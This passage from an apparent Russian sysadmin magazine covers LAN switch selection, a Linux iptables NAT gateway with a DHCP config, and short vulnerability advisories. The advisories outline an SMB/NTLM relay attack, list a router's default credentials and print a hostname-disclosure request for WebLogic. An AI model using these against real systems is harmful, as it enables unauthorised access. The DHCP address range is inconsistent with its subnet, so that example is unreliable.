ATM, так и FDDI.

Понимание основных преимуществ той или иной сетевой технологии, ее назначения в индустрии вычислитель-

ных сетей обеспечивает возможность правильного выбора решения. Для удобства восприятия, резюме по основным сетевым технологиям приведено в таблице 1.

Вывод №2

Целесообразно, если это позволяют условия, использовать коллапсовую магистраль как самый скоростной и надежный вариант построения магистральных соединений.

Как создать производительную серверную подсистему

Для серверов требуется обычно более производительный сетевой интерфейс по сравнению с рабочими станциями, поскольку они предназначены для одновременного обслуживания большого числа пользователей сети. Если производительности сервера будет недостаточно, сеть не сможет нормально функционировать. Если производительность сервера превосходит возможности сети, сервер будет часть времени простаивать. В этом случае на него можно возложить дополнительные функции.

В последнее время явно просматривается опережающий рост числа сетевых серверов как специфических сетевых программных продуктов по сравнению с набором аппаратных платформ для их реализации. Это и традиционный файловый сервис, и печать, и работа с базами данных, и электронная почта, и программные комплексы обеспечения безопасности и т. д. и т. п. В результате рост потребностей в производительности каналов связи, обслуживающих сервера, нередко опережает коммуникационные возможности сети.

Вывод №3

Целесообразно увеличивать количество серверов в сети. Нецелесообразно устанавливать специфические программные продукты на один сервер. Сервера к концентратору должны подключаться с применением самых скоростных технологий. Дисковые подсистемы серверов должны быть самыми производительными в сети. На объеме оперативной памяти для серверов экономить нельзя.

Коммутаторы с автоопределением скорости

Одним из основных вопросов при модернизации ЛВС является простота и надежность объединения привносимых высокоскоростных коммутаторов с ранее применявшимися низкоскоростными. При этом необходимо понимать, что заказчик ожидает существенного повышения производительности своей сети при переходе на высокоскоростные технологии сразу же после замены корневого коммутатора.

Однако, как правило, при выборе коммутатора руководствуются в основном финансовыми соображениями и почему-то не принимают во внимание особенностей двухскоростных сетей: наличие в каналах связи пакетов с разными скоростями требует их буферизации в коммутаторах. В результате память коммутатора начинает играть критически важную роль в обеспечении работоспособности сети. И это даже в ненагруженных сетях. Для эффективной и надежной неблокируемой коммутации размер буферов должен быть достаточно большим.

Коммутаторы стандарта 10Base-T, снабженные 100 Мегабитными Up-link, не обеспечивают требуемой при связи разноскоростных портов буферизации. Они лишь позволяют объединить между собой сегменты ЛВС, построенные на разных скоростях. Построить сбалансированную по производительности систему на базе подобных коммутаторов очень трудно. Об этой особенности коммутаторов необходимо помнить даже при проектировании высокоскоростной сети “с нуля”, т.к. даже в этом случае очень часто приходится применять низкоскоростные устройства класса 10Base-T– print server.

О том, насколько серьезно объем буферной памяти влияет на производительность применяемого коммутатора, а следовательно, и на производительность ЛВС, можно почерпнуть из приведенной ниже таблицы 2, демонстрирующей самые популярные на конец 1990-х – начало 2000-го года коммутаторы (причем сравнение приведено для коммутаторов одного класса).

Вывод №4

Если речь идет не о простой офисной сети, необходимо применение коммутаторов, в конструкции которых заложена возможность работы с разными скоростями, а также имеющих большие объемы оперативной памяти для организации внутренних буферов.

И наконец, то, о чем почти все всегда забывают

Когда все уже продумано, заказано и внедрено в эксплуатацию, часто оказывается, что заказчик не доволен производительностью сети. Обычно это бывает в двух типах сетей:
1. Сеть из нескольких машин, собранная на одном коммутаторе.
2. Большая разветвленная сеть с централизованной серверной подсистемой, собранной на одном коммутаторе.

В первом случае сеть в своем составе имеет обычно один сервер. В данной ситуации, действительно, замена концентратора на коммутатор практически не дает выигрыша в производительности сети по той причине, что все клиенты все равно замыкаются на одну связь – один порт сетевой карты на сервере, который в данном случае выступает в роли «бутылочного горлышка». В подобной топологии разделения потоков информации не происходит. Если в таких сетях нет трафика между компьютерами, как в обычной одноранговой сети, то применение коммутатора с технической точки зрения не оправдано.

Во втором случае заказчик нередко наблюдает совсем другую ситуацию: центральный коммутатор явно не справляется с потоками информации, т.к. до модернизации (обычно в этом случае локальные сервера были рассредоточены по рабочим группам) приложения на клиентских машинах работали быстрее. Причина подобного в схемотехническом решении коммутатора. Обычно коммутатор рабочей группы имеет один центральный процессор. В этом случае он в состоянии закоммутировать между собой в каждый момент времени только 2 порта, если количество процессоров равно 2-м, то 2 или 4 порта и т. д. Ну и в пределе (для 24-х портового коммутатора), если

Таблица 1. Сравнение высокоскоростных технологий.

Технология	Преимущества	Недостатки
100Base-T Gigabit Ethernet	Эффективна для подключения серверов. Эффективна для подключения рабочих станций. Известные протоколы. Широкая поддержка производителями.	Снижение производительности при большом числе устройств, при постоянных "перекачках" больших объемов информации с серверов на рабочие станции и обратно, в случае больших нагрузок на сеть требует вдумчивого подхода к выбору производителя оборудования.
100VG-AnyLAN	Хорошо приспособлена для критичных к задержкам приложений. Использует кабель категории 3 (4 пары).	Небогатый выбор устройств. Ограниченная диагностика. Малое число производителей.
FDDI	Хорошо известна и широко распространена. Доступность оборудования. Эффективная организация магистралей. Уникальная отказоустойчивость. Эффективное подключение серверных групп. Широкая поддержка производителями.	Высокая цена. Технология практически не развивается, что заставляет задуматься о ее перспективах.
ATM	Масштабируемость. Поддержка разных типов трафика (голос, данные и т. д.).	Высокие цены. Необходимость обучения специалистов по эксплуатации. Сложность настройки.

Таблица 2. Сравнительная оценка производительности коммутаторов среднего класса (класса рабочей группы).

	Cabletron ELS100-24TXM	3Com SuperStack-II-3300	Bay Networks BayStack 350T-HD	Cisco Catalyst 2924 XL	Intel Express 510T
10/100 Base-TX Ports	24	24	24	24	24
Average Buffering/Port	512Kb	128Kb	128Kb	170Kb	171Kb
Switch Bandwidth	4.2Gbps	Unknown	1.2Gbps	3.2Gbps	6.3Gbps
Forwarding Rate	3.6Mpps	1.47Mpps	1.6Mpps	3.0Mpps	Unknown

количество процессоров равно 24-м, то коммутатор в состоянии одновременно поддерживать соединение по схеме «12 на 12». К сожалению, информацию о количестве центральных процессоров в конкретных реализациях коммутаторов найти очень трудно. Вычислить их количество, используя такие характеристики как Switch Bandwidth или Bus Capacity, точно нельзя, но оценить в принципе можно. С другой стороны, эта задача практически не связана с конкретными моделями конкретных производителей. Каждый производитель позиционирует свое оборудование для конкретного сегмента рынка ЛВС. Количество процессоров и объем буфера – это те характеристики, которые как раз и определяют тактико-технические данные производимого им оборудования, сегмент потенциального рынка, на который он (производитель) может претендовать.

Главный вывод

Доверьте модернизацию вашей сети профессионалам или не жалейте средств на обучение собственных специалистов, пусть они лучше экспериментируют на лабораторных работах в учебном центре, а не с вашими деньгами.

ОРГАНИЗАЦИЯ ДОСТУПА В ИНТЕРНЕТ НА ПРЕДПРИЯТИЯХ

АЛЕКСЕЙ ФЁДОРОВ

В настоящее время, в связи с увеличением количества организаций, которым необходимо иметь доступ к веб-страницам других компаний, использовать электронную почту и ICQ, эта проблема весьма актуальна. Трудно представить организацию, не использующую ресурсы всемирной паутины в своей повседневной деятельности. Однако с появлением новых технологий и их внедрением в производство встает вопрос собственной безопасности. И если раньше все документы хранились в бумажной форме, то теперь фирмы используют в большинстве своем электронные носители информации, которые располагаются чаще всего на компьютерах, имеющих доступ в Интернет (будь то сервера или рабочие станции). Желая получить доступ к ресурсам всемирной паутины, следует задуматься, а надежно ли защищены компьютеры от вторжения извне. Не требует доказательств тот факт, что потеря или кража информации в наше время может нанести серьезный ущерб деятельности организации или даже привести к ее разорению. Именно о том, как обеспечить безопасное подключение к сети Интернет и пойдет речь в этой статье.

В первую очередь необходимо выбрать провайдера и тип соединения с сетью. При выборе провайдера следует выяснить, каким образом обеспечивается его соединение с Интернетом: имеет ли он прямую ветвь в M9 или является чьим-либо посредником. Предпочтительнее работать без посредников: и цены будут ниже, и возможностей больше. Для начала попросите у предполагаемого провайдера тестовый доступ (пусть даже модемный) и постарайтесь посмотреть, с какой скоростью проходят пакеты к российским и зарубежным узлам. Посмотрите на TTL ping пакетов. Например:

```
[root@msk /root]# ping www.rambler.ru
PING www.rambler.ru (81.19.66.109) from 62.141.79.130 : 56(84) bytes of data.
64 bytes from www.rambler.ru (81.19.66.109): icmp_seq=0 ttl=53 time=12.209 msec
64 bytes from www.rambler.ru (81.19.66.109): icmp_seq=1 ttl=53 time=11.850 msec
64 bytes from www.rambler.ru (81.19.66.109): icmp_seq=2 ttl=53 time=12.867 msec
64 bytes from www.rambler.ru (81.19.66.109): icmp_seq=3 ttl=53 time=12.580 msec

--- www.rambler.ru ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/mdev = 11.850/12.376/12.867/0.398 ms
[root@msk /root]#
```

Попробуйте скачать файлы с общедоступных FTP-серверов и посмотреть на скорость (правда, для такого тестирования модемный тестовый доступ – не лучший вариант).

И самое главное, посмотрите на маршруты пакетов, идущих в Интернет. Протестируйте маршруты к различным серверам в сети (как к зарубежным, так и к отечественным), чтобы узнать, каким образом сам провайдер подключен к Интернету. Это можно сделать командой tarceroute в Linux/UNIX-системах или командой tracert в Windows-системах. После чего вы получите на экране список узлов, через которые прошел пакет до места назначения. Это будет выглядеть примерно так:

```
[root@msk /root]# traceroute www.rambler.ru
traceroute to www.rambler.ru (81.19.66.109), 30 hops max, 38 byte packets
 1  adsl.msk.riviera.ru (62.141.79.129)  1.718 ms  1.076 ms  1.090 ms
 2  194.85.128.252 (194.85.128.252)  10.016 ms  9.477 ms  8.848 ms
 3  ge1-0-combellga-gw1.co.ru (194.85.129.65)  32.489 ms  9.848 ms  9.798 ms
 4  pos2-155M-m9-ix.co.ru (194.85.131.246)  10.487 ms  9.182 ms  10.053 ms
 5  M9-F1-7206-2.ramtel.ru (193.232.244.118)  10.819 ms  10.167 ms  10.785 ms
 6  NP-6009.core.rambler.ru (217.73.194.6)  18.890 ms *  11.535 ms
[root@msk /root]#
```

Выбрав провайдера, и удостоверившись, что он предлагает качественный и приемлемый по скорости доступ в Интернет, встает более важный вопрос определения необходимого вам типа соединения. Так как в нашей статье речь идет об организации доступа в Интернет для предприятий, то DialUp-доступ сразу же отпадает в связи с ограничениями по скорости. ISDN тоже теперь редкость, хотя был достаточно популярен некоторое время назад.

Наиболее дешевым и практичным для предприятий является ADSL (Asymmetric Digital Subscriber Line) доступ.

Технология ADSL позволяет передавать информацию к пользователю примерно до 6-7 Мбит/сек и обратно от пользователя примерно 640 Кбит/сек. При использовании ресурсов сети Интернет сотрудниками компании как нельзя лучше походит ADSL, т.к. большая часть трафика является как раз входящей.

Для установки ADSL зачастую достаточно наличия обычной телефонной линии. Причем благодаря выделению телефонного потока частотными разделителями, ваш телефонный аппарат, «висящий» на линии, остается свободным. Таким образом, вы можете использовать телефонную связь и работать в Интернете одновременно. Скорость подключения по ADSL будет зависеть от параметров вашей телефонной линии (протяженности, качества кабеля и т. д.).

Как видно, подключение по ADSL-технологии является оптимальным решением для организаций, поэтому можно остановиться на нем. Хотя, возможно, что для решения встающих перед вами задач более приемлемым будет другое подключение. Выбрав провайдера и тип подключения, может показаться, что нам уже можно подключаться к сети, однако следует вспомнить о безопасности. Обычно провайдер выдает вам при подключении к сети Интернет сразу блок из нескольких IP-адресов. Вы можете поставить маршрутизатор и назначить всем машинам в сети компании IP-адреса из данного блока. Однако таким образом все компьютеры становятся «видны» в Интернете, что не очень безопасно.

В этом случае лучшим вариантом будет установка шлюза между локальной сетью компании и Интернетом. После установки шлюза ваши компьютеры в локальной сети не будут так видны с внешней стороны. В дальнейшем вы можете столкнуться с проблемами защиты самого шлюза.

Опишем процесс установки шлюза на PC (персональном компьютере). Можно, конечно, воспользоваться готовыми аппаратными решениями различных компаний (например, CISCO), но их оборудование достаточно дорого по сравнению с аналогично собранным и настроенным на ПК. Кроме того, оно менее гибко в дальнейшей работе: в вопросах добавления новых функций и обновлений, потому остановим наш выбор на установке шлюза на персональном компьютере.

Для начала нам необходимо выбрать аппаратную основу для нашего будущего сервера (шлюза). Мощности, которые предоставляют нам современные компьютеры, на мой взгляд, избыточны для фильтрации и маршрутизации пакетов. Теоретически шлюз можно поставить и на 386-ом процессоре. Но с учетом развития операционных систем и технологий, а также роста скоростей передачи данных в сетях, – это крайность. Однако Intel Pentium 4 ставить смысла тоже нет: скорее всего, его ресурсы будут простаивать впустую (если, конечно, вы не захотите нагрузить в будущем сервер

решением каких-либо дополнительных задач помимо маршрутизации). Мне вполне хватало процессоров Intel Celeron. Во-первых, эти процессоры доступны по цене, а во-вторых, их производительности вполне хватает для решения задач роутинга. Например, у меня стоял шлюз на Intel Celeron 1000Mhz Tualatin. Причем этот сервер еще выполнял функции firewall, веб-сервера, почтового сервера, фалового сервера и сервера SQL. Все это крутилось на одной такой машине и ее загрузка никогда не поднималась выше 50%.

Однако при выборе процессора надо учитывать и масштабы компании, так как, например, есть разница в почтовых серверах различных компаний, точнее, в их загрузке. Что касается материнских плат, то я бы рекомендовал фирму ASUS, т.к. по сравнению со специализированными материнскими платами под сервера, они гораздо дешевле и достоточно надежны, если сравнивать их с материнскими платами такого же уровня (у меня, например, стоял ASUS TUSL 2C).

При выборе жестких дисков, памяти и т. д. все упирается в ваши финансовые возможности. Если есть возможность поставить DDR или RIMM, то ставьте их, если нет, то, разумеется, и вариантов нет: DIMM. С жесткими дисками такая же история. Если есть возможность, то ставьте RAID.

Естественно, что касается обьемов (HDD и RAM), то тут тоже политика – «много памяти не бывает». Хотя если ваш сервер будет всего лишь шлюзом, то не имеет смысла платить большие деньги за RAID и большое количество памяти. Так что оставим это на ваш выбор.

Пожалуй, сетевые карты – это то, на чем действительно стоит остановиться. Лично я бы рекомендовал использовать сетевые карты фирмы 3COM, т.к. они достаточно надежны и поддерживаются большинством программного обеспечения. Поэтому именно о них и пойдет наша дальнейшая речь. Итак, какую операционную систему выбрать? И опять мнение автора: рекомендую UNIX-подобные системы, а именно Linux. На моем опыте и опыте моих коллег, именно UNIX-подобные системы зарекомендовали себя как действительно надежные системы для серверов. Вы же не хотите как-то утром, придя на работу, увидеть на экране монитора сервера синий экран снятия дампа памяти при сбое перед перезагрузкой. А Linux я рекомендую использовать потому, что системы на ядре Linux сейчас, в связи с их возрастающей популярностью, постоянно обновляются, под них выходит много интересных решений и, благодаря открытым исходным кодам, множество программистов занимаются поддержкой этой системы.

Вопрос выбора дистрибутива Linux не столь существенный, т.к. в любом случае вам придется настраивать сервер под свои задачи. По моему мнению, довольно неплохие дистрибутивы Linux, выпущенные фирмой ASPLinux и RedHat Linux. Таким образом, выбрав аппаратную среду и операционную систему, нам предстоит начать собственно настройку доступа в Интернет.

Допустим, при заключении договора с провайдером вам предоставили доступ в Интернет по ADSL. Установив ADSL, вам фактически надо протянуть Ethernet-кабель между одной сетевой картой сервера (далее интерфейс eth0) и самим модемом (зависит от модели предоставленного модема). Вторую сетевую карту (далее интерфейс eth1) мы соединили с хабом (HUB) локальной сети.

При установке Linux у вас будут запрошены некоторые параметры, в том числе и параметры сети. Предположим, что вы установили их в соответствии с тем, что вам было выдано провайдером.

Например, провайдер нам выдал IP 195.54.223.15 и шлюз 195.54.223.14. Наша локальная сеть представляет собой сеть 192.168.1.0 с маской 255.255.255.0 и IP-адрес интерфейса eth1, мы выберем себе 192.168.1.1.

В RedHat Linux параметры сетевых интерфейсов вы можете задать в файлах, находящихся в /etc/sysconfig/network-scripts/. Для интерфейсов eth0 и eth1 это будут файлы ifcfg-eth0 и ifcfg-eth1. Ниже приведем пример файла (на примере eth1 /ifcfg-eth1/):

```
DEVICE=eth1
ONBOOT=yes
IPADDR=192.168.1.1
NETMASK=255.255.255.0
NETWORK=192.168.1.0
BROADCAST=192.168.1.255
```

После установки Linux и настройки сети убедимся, что сеть функционирует. Попробуем «попинговать» шлюз со стороны Интернета (например, ping 195.54.223.14). И также проверим связь в локальной сети, сделав ping на любой работающий компьютер в сети. Если вы убедились, что сетевое подключение функционирует, в принципе можно приступить к настройке шлюза. Однако я рекомендую все же обратить ваше внимание на некоторые компоненты системы, на версию используемого ядра. Старайтесь всегда использовать последнее стабильное ядро, скачать исходные коды которого вы можете с www.kernel.org (о том, как собирать новое ядро написано множество статей, и это довольно большая тема). Единственное, что следует добавить: старайтесь использовать хотя бы ядра версий 2.4.x (в момент написания статьи последней стабильной версией ядра является 2.4.20), т.к. с появлением серии 2.4 в ядрах стал использоваться фильтр пакетов iptables, который, на мой взгляд, более гибок по сравнению со своим предшественником ipchains. Так же хочу заметить, что именно он нам понадобится для дальнейшей настройки шлюза.

Но перед тем как приступить к его настройке, хочу еще обратить ваше внимание на те сервисы (демоны/Daemons), которые запускаются при старте системы. Поскольку изначально наш сервер планируется исключительно как шлюз, мы отключаем все сетевые сервисы (демоны), которые не будут в дальнейшем нами использоваться. Таким образом мы сделаем наш сервер потенциально менее уязвимым. В RedHat это можно сделать при помощи программы, набрав команду setup. Отключив все ненужные нам сервисы, приступим к самому главному, к чему мы так стремились, – к настройке шлюза. На самом деле это можно сделать двумя способами, используя Iptables, с помощью:

- MASQUERADE (маскарадинг);
- NAT (SNAT).

Для того чтобы остановить свой выбор на одном из двух способов, стоит исходить из следующих соображений. В случае SNAT используется меньше ресурсов. Однако применяя MASQ (маскарадинг), вам не придется хлопотать за нестабильные интерфейсы, которые могут подниматься или

падать, например при DialIn/DialUp. Соответственно, если вы используете DialUp- или DialIn-соединение на данном сервере, на которое будет распространяться правило шлюзования, то лучше использовать MASQUERADE. Если же все интефейсы у вас всегда активны (постоянные сетевые соединения), то используйте SNAT и сэкономите немного ресурсов (как настраивать оба случая будет описано далее). Если вам сложно сделать выбор, то используйте MASQUERADE и ни о чем не беспокойтесь.

Рассмотрим примеры скриптов для первого и второго случая. В случае использования MASQUERADE скрипт будет выглядеть примерно так:

```
#! /bin/bash
# Указываем правила роутинга: (шлюз по умолчанию)
route add -net 0.0.0.0 netmask 0.0.0.0 gw 195.54.223.14
# Очищаем текущее содержимое цепочек Iptables
/usr/local/sbin/iptables -F
/usr/local/sbin/iptables -t nat -F
# Подключаем необходимые модули (см. примечание после скрипта).
#/sbin/modprobe iptable_filter
#/sbin/modprobe iptable_mangle
#/sbin/modprobe iptable_nat
#/sbin/modprobe ipt_LOG
#/sbin/modprobe ipt_limit
#/sbin/modprobe ipt_state
#/sbin/modprobe ipt_owner
#/sbin/modprobe ipt_REJECT
#/sbin/modprobe ipt_MASQUERADE
#/sbin/modprobe ip_conntrack_ftp
#/sbin/modprobe ip_conntrack_irc
#/sbin/modprobe ip_nat_ftp
#/sbin/modprobe ip_nat_irc
# Разрешаем форвардинг пакетов через шлюз.
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -P FORWARD ACCEPT
# Прописываем правило NAT.
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Хочется отметить, что команда route не является обязательной в случае, если вы уже настроили подключение к Интернету и данное правило присутствует в таблице роутинга. Также вы можете прописать правила роутинга в RedHat Linux в файле /etc/sysconfig/static-routes (по умолчанию такого файла может и не быть).

Пример формата файла static-routes:

```
any net 0.0.0.0 netmask 0.0.0.0 gw 195.54.223.14
```

Что касается строчек типа /sbin/modprobe… и т. д., то они необходимы в том случае, если вам понадобятся для работы некоторые модули. В данном скрипте я закомментировал эти строки. Вы можете раскомментировать их, исходя из своих нужд.

Теперь приведем пример аналогичного скрипта, если вы решили использовать SNAT вместо MASQUERADE:

```
#! /bin/bash
# Указываем правила роутинга: (шлюз по умолчанию)
route add -net 0.0.0.0 netmask 0.0.0.0 gw 195.54.223.14
# Очищаем текущее содержимое цепочек Iptables
/usr/local/sbin/iptables -F
/usr/local/sbin/iptables -t nat -F
# Подключаем необходимые модули (см. примечание после скрипта).
#/sbin/modprobe iptable_filter
#/sbin/modprobe iptable_mangle
#/sbin/modprobe iptable_nat
#/sbin/modprobe ipt_LOG
#/sbin/modprobe ipt_limit
#/sbin/modprobe ipt_state
#/sbin/modprobe ipt_owner
#/sbin/modprobe ipt_REJECT
#/sbin/modprobe ipt_MASQUERADE
#/sbin/modprobe ip_conntrack_ftp
#/sbin/modprobe ip_conntrack_irc
#/sbin/modprobe ip_nat_ftp
#/sbin/modprobe ip_nat_irc
# Разрешаем форвардинг пакетов через шлюз.
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -P FORWARD ACCEPT
# Прописываем правило NAT.
iptables -t nat -A POSTROUTING -o eth0 -j SNAT ↵
    --to-source 195.54.223.15
```

Теперь необходимо прописать этот файл в автозгрузке системы. Вы можете вставить строки в /erc/rc.d/rc.local, либо прописать файл скрипта в /etc/inittab, добавив в него, например, строку:

```
net:345:wait:/etc/rc.d/rc.gateway
```

где /etc/rc.d/rc.gateway – путь и имя файла скрипта.

Также необходимо сделать файл исполняемым. Для этого можно установить на него, к примеру, следующие атрибуты командой:

```
chmod 755 /etc/rc.d/rc.gateway
```

Перезагрузите машину (команда reboot). Если вы все прописали правильно, то ваш сервер готов к работе. После перезагрузки сервер должен «маскарадить» пакеты из локальной сети в Интернет, но не наоборот. Т.е. ваша локальная сеть остается недоступной для соединений со стороны Интернета. Таким образом мы защитили компьютеры локальной сети от нападений извне (точнее, скрыли их). Но это не означает, что мы защитили сам шлюз. Конечно, если отключить на нем все сетевые сервисы, можно считать его достаточно защищенным, однако для полноценной защиты шлюза вам необходимо настроить все тот же firewall на сервере, но это тема отдельной статьи. Кроме того, правильно настроенный PROXY-сервер поможет вам сэкономить трафик.

Наконец, расскажем немного о настройках конечных пользователей локальной сети. Можно, конечно, прописать каждому пользователю уникальный IP-адрес и установить остальные настройки. Но такой вариант является приемлемым, когда их пять или десять. Но когда в вашем ведении находится сто и более машин, вы столкнетесь с необходимостью автоматизировать процесс выдачи IP-адресов. И речь сейчас пойдет о DHCP. (См. также статью Д. Колисниченко «Конфигурирование DHCP», с.12-14, – прим. ред.)

Если при установке вашей системы вы не поставили DHCP-сервис, именуемый как dhcpd, то в случае, например, с RedHat вы можете доставить его с одного из компакт-дисков дистрибутива или скачать пакет с сайта (например, в случае с Debian Linux). Настройка DHCP-сервера на самом деле проста и во многом может сократить трудоемкость работ по настройке в случае, если бы вы стали настраивать 20 машин по отдельности.

Пример конфигурационного файла к DHCP приведен ниже (/etc/dhcpd.conf):

```
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.1.255;
option domain-name "mynet";
option domain-name-servers 195.34.32.10;
option netbios-node-type 8;
default-lease-time 600;
```

```
max-lease-time 1200;
subnet 192.168.1.0 netmask 255.255.255.0 {
range 192.168.1.2 192.168.100.254;

host vasya {
hardware ethernet 00:A0:C9:16:2F:4E;
fixed-address 192.168.1.2;
}

host petya {
hardware ethernet 00:50:BF:5C:2E:09;
fixed-address 192.168.1.3;
}

host kolya {
hardware ethernet 00:40:F4:70:4F:D2;
fixed-address 192.168.1.4;
}

host marina {
hardware ethernet 00:80:C7:69:5C:28;
fixed-address 192.168.1.5;
}


}
```

В данном примере конфигурационного файла мы видим в начале объявление параметров нашей сети, указание времени аренды и DNS-адресов (у вас, соответственно, должен быть указан DNS вашего провайдера). Также мы указали диапазон выдачи IP-аресов (с 192.168.1.2 по 192.168.100.254), причем далее идет описание четырех машин. Эти машины будут постоянно получать в аренду от DHCP-сервера один и тот же IP (соответствие присваемого IP MAC-адресу сетевого адаптера). Остальные машины получат свободные IP-адреса из указанного выше диапазона на усмотрение самого DHCP-сервера. Как видно, в его настройке нет ничего сложного, однако, хочется предупредить нашего читателя, что в случае установки нового DHCP-сервера в сети при применении в сети свичей (Switch) возможны проблемы с получением аренды IP-пользователями. Например, в моей практике был случай, когда при переходе со старого DHCP-сервера на новый мы столкнулись с проблемой, что один из сегментов сети, «сидящий» на отдельном свиче, просто перестал получать аренду IP-адресов от DHCP-сервера. При этом все остальные пользователи сети (вне этого сегмента) абсолютно нормально получили у сервера аренду и продолжали прекрасно работать. Все, что необходимо было сделать – это переинициализировать свичи, т.е. выключить на некоторое время и включить снова.

Естественно, что по мере разрастания пользователей сети, да и вообще при подключении компании к Интернету, у вас возникнет множество других забот. Например, вам может понадобиться подсчитывать трафик и разграничивать доступ в сеть между различными пользователями или компьютерами, или же поставить ограничение на время пребывания в сети. Для этих целей вам понадобится устанавливать так называемый прокси-сервер SQUID. Или же вы захотите иметь свой собственный DNS-сервер, чтобы не использовать DNS-сервера провайдера. Или возникнет желание настроить на сервере свой почтовик или веб-сервер. Обо всем этом я постараюсь рассказать в следующих статьях с подробным описанием, как это все настроить, приложением рабочих конфигурационных файлов или ссылок, откуда все это можно будет бесплатно скачать (планируется выкладывать конфигурационные файлы в Интернет). При возникновении вопросов пишите мне на: alexey_fyodorov@mail.ru, и я постараюсь вам помочь.

Недостаток в SMB-протоколе позволяет получить полный доступ к общим ресурсам в Windows-системах

Недостаток обнаружен в SMB-протоколе для Windows-систем. Злонамеренный SMB-сервер может подтвердить подлинность на системе клиента и получить получить полный контроль над разделенными объектами, типа C$ и т. п.

Windows по умолчанию посылает NT/LM-Response зарегистрированных пользователей к SMB-серверу, перед тем, как спросить любое имя пользователя/пароль. Злонамеренный SMB-сервер может использовать эту информацию, чтобы подтвердить подлинность на машине клиента.

Следующая процедура иллюстрирует способ, который может использовать нападающий, чтобы получить доступ к любому клиенту. Хотя в этой процедуре требуется, чтобы клиент запросил сетевой ресурс, можно заставить клиента установить это подключение. Например, послать HTML e-mail сообщение, которое содержит атрибут SRC, ссылающийся на сетевой ресурс. Вот эта процедура:

- Клиент пытается подключиться к серверу. Он посылает запрос к SMB-серверу атакующего.
- SMB-сервер атакующего получает этот запрос, но не посылает произведенный вызов клиенту, вместо этого он посылает запрос для атакующего клиента.
- Атакующий SMB-клиент посылает запрос к SMB-серверу жертвы.
- SMB-сервер жертвы посылает вызов к атакующему SMB-клиенту.
- Атакующий SMB-клиент посылает этот вызов к атакующему SMB-серверу, и он посылает обратно к клиенту жертвы.
- Клиент жертвы получает вызов. Он шифрует пароль, используя полученный вызов и посылает его обратно атакующему серверу.
- Атакующий сервер посылает этот ответ атакующему клиенту.
- Атакующий клиент посылает полученный ответ назад серверу жертвы.
- Сервер жертвы получает ответ.
- Успешное установление подлинности происходит на жертве. В этот момент клиент атакующего получает полный контроль над машиной жертвы.

Осуществление этой процедуры нетривиально и требует тонкого знания работы NTLM- и SMB-протоколов. Как сообщается, существует рабочий эксплоит, который будет опубликован после выхода соответствующей заплаты от Microsoft (некоторые считают, что об этой проблеме Microsoft знает уже 3 года и не в состоянии решить ее!).

Уязвимость обнаружена в Windows XP, Windows 2000 server/professional, Windows .NET server, Windows 9x/Me.

Раскрытие паролей в NetComm NB1300 ADSL Router

Уязвимость обнаружена в NetComm NB1300 ADSL Router. В конфигурации по умолчанию удаленный пользователь может подключится к FTP-серверу маршрутизатора и получить пароли к устройству.

Как сообщается, в конфигурации по умолчанию FTP-сервер маршрутизатора доступен удаленным пользователем на WAN-интерфейсе. Если пароль по умолчанию (user:admin, password:password) не был изменен, то удаленный пользователь может получить доступ к файлам на маршрутизаторе, включая «config.reg» файл, который содержит имя пользователя и пароль к устройству.

Уязвимость обнаружена в NetComm NB1300 Router.

DoS против Ximian Evolution

Уязвимость обнаружена в GtkHTML-библиотеке, поставляемой с Ximian Evolution. Удаленный пользователь может аварийно завершить работу почтового клиента.

Red Hat сообщил, что GtkHTML-компонент содержит недостаток в обработке HTML-сообщений. Удаленный пользователь может послать специально сформированное сообщение, которое приведет к аварийному завершению работы Evolution клиента при попытке загрузить такое сообщение.

Уязвимость обнаружена в Ximian Evolution 1.2.4.

Переполнение буфера в regedit.exe

Уязвимость обнаружена в утилите «regedit.exe» для Microsoft Windows. Локальный пользователь может заставить другого пользователя выполнить произвольные команды.

Как сообщается, локальный пользователь может создать определенный ключ в реестре, который заставит другого целевого пользователя выполнить произвольные команды на системе, когда тот попытается просмотреть злонамеренный ключ.

Переполнение буфера обнаружено в функции RegEnumValueW() в regedit.exe.

Раскрытие внутреннего имени сервера в BEA's WebLogic server

Уязвимость раскрытия информации обнаружена в BEA's WebLogic server. Удаленный пользователь может определить внутреннее имя хоста целевого сервера.

Как сообщается, удаленный пользователь может послать следующий URL к серверу, чтобы определить внутреннее имя сервера (в Windows-системах – NetBIOS-имя):

```
GET . HTTP/1.0\r\n\r\n
```

Доступ к данным других сайтов в Mozilla Browser

Уязвимость обнаружена в Mozilla browser. Удаленный пользователь может сконструировать HTML, который может получить информацию с других зон безопасности.

Сообщается, что, когда браузер загружает новый документ, есть некоторый промежуток времени, в течение которого контекст безопасности браузера изменится на новый документ, но ссылки в старом еще будут активны (кликабельны). В результате удаленный пользователь может создать HTML, который изменит страницу (и контекст безопасности) к произвольному сайту и активизирует произвольный Javascript в контексте безопасности произвольного сайта.

Уязвимость обнаружена в Mozilla Browser 1.4a.

ПОЧТОВАЯ СИСТЕМА

ДЛЯ СРЕДНЕГО И МАЛОГО ОФИСА

АНДРЕЙ БЕШКОВ

Недавно один из знакомых администраторов попросил помочь ему в создании почтовой системы для фирмы, в которой он работает. Подумав о сакраментальном слове RTFM и вспомнив, что недавних переселенцев с Windows надо поощрять, я все же решил поискать для него хорошую документацию, подробно описывающую то, что ему предстоит выполнить. Побродив некоторое время в сети, я с удивлением обнаружил отсутствие того, за чем пришел. Не то чтобы документации не было совсем. Скорее, ее было даже слишком много. Очень часто мне на глаза попадались продвинутые статьи, описывающие настройку магистральных систем, способных работать в качестве почтовых серверов крупных интернет-провайдеров. Встречались тексты, объясняющие способы взаимодействия почтовой системы с SQL-, RADIUS-, LDAP-серверами. Для нашего случая все эти ухищрения были чрезмерны. К сожалению, подробной инструкции по настройке почтовой системы для малого и среднего офиса так и не было найдено.

